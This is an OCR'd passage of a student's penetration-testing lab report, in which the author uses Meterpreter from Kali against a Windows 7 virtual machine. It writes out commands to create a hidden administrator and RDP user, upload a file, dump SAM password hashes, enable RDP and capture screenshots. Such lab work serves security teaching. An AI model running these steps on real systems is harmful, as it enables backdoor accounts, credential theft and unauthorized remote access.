
net user /add [username] [password] → kalinursah Nur123

net localgroup administrators kalinursah /add → add permission localadmin

net localgroup “Remote Desktop Users” kalinursah /add

net user kalinursah → for look users







7. Creat a directory with your name and upload a txt file to your target machine. (mkdir, upload)

First I went out of meterpreter. I looked at my location and created a folder called kalinursah with "mkdir", and I created a file called kalinursahupdate.txt inside it with nursah. I started meterpreter again and then I typed this command and sent it to the windows 7 desktop.


upload [kali Lunix path way] [windows7 path way] → '/home/nursah/kalinursah/kalinuesahupdate.txt' c:\Users\nursah\Desktop






8. Dump all SAM database hashes

Before creating a user I use hashdump



After creating a user I use hashdump and run post/Windows/hashdump




9. Enable rdp service of the target machine.(post)

I used 2 commands, both are similar.


Run getgui -e


Run post/Windows/manage/enable_rdp OPTION=value



10. Take screenshot of user working screen of the target machine

I used “screenshot” for to take a screenshot of windows 7.




Windows7 [Çalışıyor] - Oracle VM VirtualBox
Geri Dönüşü...
Usersnursa...
UsersnursahDesktop - Not Defteri
Dosya Düzen Biçim Görünüm Yardım
merhaba
Aramak için buraya yazın
Kali Lunix [Çalışıyor] - Oracle VM VirtualBox
Dosya Makine Görünüm Giriş Aygıtlar Yardım
renHHPEW.jpeg (JPE...
nursah@kali: ~
nursah - File Manager
05:08 AM
renHHPEW.jpeg (JPEG Image, 1024 × 768 pixels) - Mozilla Firefox
Nessus Essentials / Folde
renHHPEW.jpeg (JPEG Imag
file:///home/nursah/renHHPEW.jpeg
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Right Control
TUR
13:08
20.01.2021